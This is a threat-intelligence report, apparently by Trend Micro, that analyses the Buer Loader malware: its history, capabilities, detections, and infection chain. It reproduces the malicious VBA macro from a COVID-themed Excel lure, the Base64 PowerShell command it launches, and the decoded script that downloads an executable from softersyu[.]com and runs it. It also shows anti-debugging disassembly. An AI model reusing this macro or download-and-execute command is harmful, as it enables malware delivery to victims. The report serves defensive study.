An Analysis of Buer Loader

Trend Micro Research

Overview

Buer Loader, detected by Trend Micro as Trojan.Win32.BUERLOADER, was first observed when it was advertised as a modular loader in August 2019. Since then, Buer Loader has continued its activity and shown signs of further development. Buer Loader's main function is to download and execute additional payloads. It can be used in compromised networks to distribute secondary payloads.

When it first entered the underground market, it was deliberately priced lower than Smoke Loader and Amadey, which were its direct competitors. This was an indication that the threat actors behind its distribution wanted to release a competitive product. As of this writing, we have identified one actor as its distributor with many different operators using the service. Although the loader was competitively priced — at one point even poised to compete with Emotet[1] — from our observations, its popularity has not reached that of competitors like BazarLoader.

However, Buer Loader is still worth monitoring because of its continuing development and activity, such as its involvement in targeted ransomware attacks. The loader is known to be used to deploy Cobalt Strike, Wizard Spider (aka TrickBot) payloads, as well as payloads of other well-known ransomware, such as Ryuk.

Recent updates of this loader are also worth reviewing. Originally, Buer Loader was written in C with a control panel written in .NET,[2] but a newer version was observed in the second quarter of 2021, notably rewritten in Rust. This Rust variant of Buer Loader, also known as RustyBuer, is the main focus of this analysis. We also take note of this variant's use of signed XLL files in our analysis.

To get a better understanding of Buer Loader and its activities, we first give a timeline of its iterations and overall capabilities. As previously mentioned, Buer Loader dates back to August 2019, and has since then been updated and used in different campaigns.

A Timeline of Noteworthy Buer Loader Events

As this table shows, Buer Loader gained popularity in 2020 after its initial inception. More importantly, developments in 2021 indicate that Buer Loader will continue to be active in the near future.

Date	Event
Aug 2019	• A threat actor advertises "Modular Buer Loader."[3] • The loader uses emails with Word attachments containing macros to download the next stage. • Screenshots used as advertisements indicate that the loader was in development at the beginning of 2019 (as discussed further in the section titled, "Buer Loader Control Panel").
Oct 2019	• The loader is used as part of a malvertising campaign in Australia using Fallout EK. It dropped the KPOT stealer, Amadey, and Smoke Loader.[4]
Sep 2020	• The loader gained popularity and is considered an alternative to Emotet for distributing Ryuk. Buer and Ryuk are found to be using the same shellcode loader to execute the unpacked malware code in memory.[5]
Oct 2020	• The loader moves away from Google Docs and begins using Constant Contact.[6]
May 2021	• A new strain dubbed "RustyBuer" is observed written in RUST.[7]
Jul 2021	• It is observed that a signed XLL file delivers Buer Loader.[8]

Table 1. Buer Loader's activity timeline

Buer Loader Capabilities

The primary capability of Buer Loader is to deploy a payload to infected machines with a variety of download and execution options, which can be customized via a user-friendly control panel. We list down these capabilities in the following table.

Capability	Impact
Geotargeting/System profiling	Geotargeting allows an actor to ensure that Commonwealth of Independent States (CIS) countries are not targeted, likely as an effort to avoid drawing the attention of local law enforcement. System profiling, meanwhile, helps the actor ensure that the payload is crafted for maximum impact.
Command-and-control (C&C) communication via HTTPS POST	Base64-encoded C2 POST requests are used to send back system information that facilitates system profiling. A JSON object is returned by an actor in the beacon response, which contains the configuration for how a payload will be downloaded and executed.
Support for multiple architectures	This works on Windows 7 x86/x64 and Windows 10 x86/x64
Panel can be expanded to Docker	This releases notes to make a reference to suggest that the control panel can be integrated into a Docker host. It is currently unknown if this is an owned host or compromised host.
Support for self updates	The JSON response beacon contains a file hash that can be used to check for updates.

Table 2. List of Buer Loader capabilities and their impacts

We give a more detailed analysis of Buer Loader in a later section and list down the various campaigns it has been a part of.

Buer Loader Activity Summary

We begin by summarizing Buer Loader’s activities, from its release in August 2019 to its most recent iteration in the second quarter of 2021. We also break down the regions that saw the greatest number of Buer Loader detections and the industries in which it is often detected based on our data.

Based on our Trend Micro™ Smart Protection Network™ (SPN) detections, we can see that Buer Loader had the most active detections in India, followed by Israel. The top 10 countries where we detected the most activity from Buer Loader can be seen in Figure 1.




Figure 1. Trend Micro Smart Protection Network global detections from January 2019 to November 1, 2021.

Based on our detections, the healthcare, banking, and telecommunications industries saw the most detections of Buer Loader.




Figure 2. Trend Micro Smart Protection Network detections broken down by industry from January 2019 to November 1, 2021

Malware Analysis

Buer Loader has had several variations over the years, notably its use of Covid-19-related topics as a cover for its malicious files, but it typically follows the stages described in Figure 3. In this section, we detail how Buer Loader works based on the more recent Rust version of the malware.



Arrival
Infection
Post Infection
Malicious attchment
Spam emails with a malicious attachment: a themed lure (e.g. Covid-19)
Exploit kit
Enable content
The embedded VBA macro in the document contains an encoded PowerShell command. The user is persuaded to enable the content.
WMI process creation
Once the VBA macro is enabled, Excel creates a process via WMI
PowerShell command
PowerShell downloads Buer Loader.
Registry RunOnce persistence
LNK persistence mechanism
In a recent variant, persistence was achieved using a shortcut LNK or RunOnce registry key, configured by operator.
C&C server
Base64-encoded C&C POST requests are used to send back system information
JSON response
A JSON object is returned in the beacon response containing the configuration for downloading and executing a payload
Ransomware
Deploy payload
The actor delivers their payload of choice (i.e. Cobalt Strike or ransomware)
Cobalt Strike
©2021 TREND MICRO

Figure 3. The Buer loader kill chain

Buer Loader Arrival

As mentioned earlier, Buer Loader has undergone several variations over the years. This can be seen in its arrival method, which has changed every year since it was first discovered.





Figure 4. Variations in Buer Loader’s arrival

A notable aspect of Buer Loader's arrival is its use of malicious Microsoft Word and Microsoft Excel documents containing an embedded VBA macro that creates a process via WMI. This leads to a Base64-encoded command that is executed by PowerShell.



Instructions:These spreadsheets are designed to be used by all healthcare facility types as a tool for

25 **Determine Risk and Work Restrictions:**Utilize PA-HAN-510 to determine whether exposed HCP are subject to work

27 **Notify all exposed persons of their exposure and the required monitoring and movement restrictions.**

29 Process for contact tracing if the HCP is confirmed case COVID-19:Critically important:Determining the time period when the

30 Criteria for Discontinuing home isolation:

31 https://www.cdc.gov/coronavirus/2019-ncov/hcp/disposition-in-home-patients.html

33 -For each day the HCW was determined to be infectious, identify all locations within the facility (e.g. patient room, procedu

35 -For each location, make notes about each patient and other types of people that could have been in contact with the positi

37 Identify contacts for each day during the symptomatic period.

38 An excel spreadsheet is available to track staff and residents who were in contact with the case (HEALTHCARE FACILITY COVID


Determine if exposed persons meet the definition of a close contact- Individual who has had close contact (< 6 feet) for 1

39 **The guidance provided in PA-HAN-510 does not apply to patients and visitors exposed in healthcare settings**

41 Notify all exposed healthcare workers and patients of their exposure and the required monitoring and movement restrictio

Figure 5. Sample malicious Excel document used by Buer Loader


Olevba, a script for parsing OLE and OpenXML files, helps create the analysis table as seen in Figure 6. The analysis shows AutoExec macro and PowerShell commands; the macro function itself is obfuscated using Hex-encoded strings that must be concatenated, reordered, and decoded.



```
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |Workbook_Open       |Runs when the Excel Workbook is opened       |
|Suspicious|Create              |May execute file or a system command through |
|          |                    |WMI                                          |
|Suspicious|powershell          |May run PowerShell commands                  |
|Suspicious|ExecutionPolicy     |May run PowerShell commands                  |
|Suspicious|Call                |May call a DLL using Excel 4 Macros (XLM/XLF)|
|Suspicious|ShowWindow          |May hide the application                     |
|Suspicious|GetObject           |May get an OLE object with a running instance|
|Suspicious|Chr                 |May attempt to obfuscate specific strings    |
|          |                    |(use option --deobf to deobfuscate)          |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be    |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|IOC       |cmd.exe             |Executable file name                         |
+----------+--------------------+---------------------------------------------+
```

Figure 6. Analysis table from olevba

It can be observed in the following VB script that “YNC_Status_ZDUZD” is passed as an argument to complete the PowerShell command.



```
Private Sub CovidMap()
        Pause (6)
        Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
        Set objStartup = objWMIService.Get("Win32_ProcessStartup")
        Set objConfig = objStartup.SpawnInstance_
        objConfig.ShowWindow = 0
        Dim strstr As String
        strstr = "cmd.exe /c ""powershell -ExecutionPolicy BypasS -ENC " + StrConv(Decode64(YNC_Status_ZDUZD()), vbFromU
nicode) + """"
        Set objProcess = GetObject("winmgmts:\\.\root\cimv2:Win32_Process")
        objProcess.Create strstr, Null, objConfig, intProcessID
End Sub
```

Figure 7. Function for executing the encoded PowerShell command

We reproduced this activity in a lab environment, and we confirmed that Behavior Monitoring terminates the process before the command can be executed. The process chain seen in Figure 8 is taken from an execution profile on the Trend Micro Vision One™ console.





Figure 8. Execution profile for Buer Loader’s malicious document on the Trend Micro Vision One console


Further inspection of the command being executed by cmd.exe shows the full base64 command. The Behavior Monitoring process termination is triggered by PolicyId: FLS.ISB.4037T.



```
cmd.exe /c "powershell -ExecutionPolicy BypasS -ENC JAByAGUAcQAgAD0AIABbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBSAG
UAcQB1AGUAcwB0AF0AOgA6AEMAcgBlAGEAdABlACgAIgBoAHQAdABwAHMAOgAvAC8AcwBvAGYAdABlAHIAcwB5AHUALgBjAG8AbQAvA
GEAcABpAC8AdgAzAC8AZABlAHQAZQByAG0AaQBuAGEAbgB0AHMALwBiAGUAdAB1AGwAaQBuAGkAYwAvAG0AdQBkAG0AaQBuAG4Abw
B3AHMAIgApAC4ARwBlAHQAUgBlAHMAcABvAG4AcwBlACgAKQAuAEcAZQB0AFIAZQBzAHAAbwBuAHMAZQBTAHQAcgBlAGEAbQAoACkA
CgAkAG0AZQBtACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBNAGUAbQBvAHIAeQBTAHQAcgBlAGEAbQAKACQAcgBlAHE
ALgBDAG8AcAB5AFQAbwAoACQAbQBlAG0AKQAKAFMAZQB0AC0AQwBvAG4AdABlAG4AdAAgACIAQwA6AFwAUAByAG8AZwByAGEAbQBE
AGEAdABhAFwAUwBvAGYAdABlAHIAcwB5AHUAIABNAGEAbgBhAGcAZQByAC4AZQB4AGUAIgAgAC0AVgBhAGwAdQBlACAAJABtAGUAbQA
uAFQAbwBBAHIAcgBhAHkAKAApACAALQBFAG4AYwBvAGQAaQBuAGcAIABCAHkAdABlAAoAJAByAGUAcQAuAEMAbABvAHMAZQAoACkAC
gAkAG0AZQBtAC4AQwBsAG8AcwBlACgAKQAKAFMAdABhAHIAdAAtAFAAcgBvAGMAZQBzAHMAIAAtAEYAaQBsAGUAUABhAHQAaAAgACI
AQwA6AFwAUAByAG8AZwByAGEAbQBEAGEAdABhAFwAUwBvAGYAdABlAHIAcwB5AHUAIABNAGEAbgBhAGcAZQByAC4AZQB4AGUAIgA="
```

Figure 9. Base64-encoded PowerShell command

The decoded command shows the creation of a web request to retrieve Buer Loader from softersyu[.]com. The “IO.MemoryStream” triggers the Behavior Monitoring termination of “cmd.exe.” The loader is then saved to \ProgramData\, and the process is started.



```
$req =
[System.Net.WebRequest]::Create("http
s://softersyu.com/api/v3/determinants/b
etulinic/mudminnows").GetResponse().G
etResponseStream() $mem =
New-Object IO.MemoryStream
$req.CopyTo($mem) Set-Content
"C:\ProgramData\Softersyu
Manager.exe" -Value $mem.ToArray()
-Encoding Byte $req.Close()
$mem.Close() Start-Process -FilePath
"C:\ProgramData\Softersyu
Manager.exe"
```

Figure 10. The decoded command


Buer Loader Installation

As for Buer Loader's installation, the beacon response can be configured to use one of two options provided to the operator for achieving persistence. These options are to either use a shortcut (LNK) that runs on startup or create a RunOnce registry key.

Anti-Analysis / Anti-Sandbox Routines

Buer Loader also uses code obfuscation techniques (call, push, ret) that are used to make analysis more difficult. Additionally, the loader makes use of several time-based evasion techniques:

- Reading the Windows installation date
- Querying the system time
- Using long sleep periods to make dynamic analysis difficult




```
                    ****************************************************************
                    *                       THUNK FUNCTION                         *
                    ****************************************************************
                    thunk void __stdcall Sleep(DWORD dwMilliseconds)
                       Thunked-Function: KERNEL32.DLL::Sleep
     void              <VOID>         <RETURN>
     DWORD             Stack[0x4]:4   dwMilliseconds
                    Sleep                                           XREF[2]:     FUN_007161b0:00716229(c),
                                                                                 FUN_007173d0:007173e5(c)
 00708ba0 ff 25 6c        JMP          dword ptr [->KERNEL32.DLL::Sleep]
          90 71 00
```

Figure 11. Use of the Sleep function to hinder dynamic analysis

There are potential dummy code loops in its code, which could be an attempt to further delay analysis. The loader enumerates processes or threads by making use of the Windows API functions CreateToolhelp32Snapshot and ProcessInformation.

Once the processes have been enumerated, the malware proceeds to check for sandboxes and analysis tools. The GetProcessHeap and IsDebuggerPresent functions are used to detect if the malware is being debugged.




```
0070940e  char ebx_1 = (neg.d(IsDebuggerPresent(nullptr, 0x10001) + 0xffffffff)).b
00709413  int32_t* var_c = &var_5c
0070941c  ebx_1 = sbb.b(ebx_1, ebx_1, IsDebuggerPresent(nullptr, 0x10001) != 1)
00709421  ebx_1 = ebx_1 + 1
00709423  SetUnhandledExceptionFilter(0)
0070942d  int32_t eax_6 = UnhandledExceptionFilter(&var_c)
00709437  if (eax_6 == 0 && ebx_1 == 0)
0070943d  |    sub_7094f0()
00709445  return eax_6
```

Figure 12. Function to check if the executable is being debugged

System Information Discovery

As mentioned earlier, the loader uses several time-based evasion techniques. To do this, it would need to gather information on the infected system. Buer Loader's code reveals several of the functionalities that would allow it to get information on the system.

One such functionality is to query local or system time, or GetSystemTimeAsFileTime as seen in Figure 13.

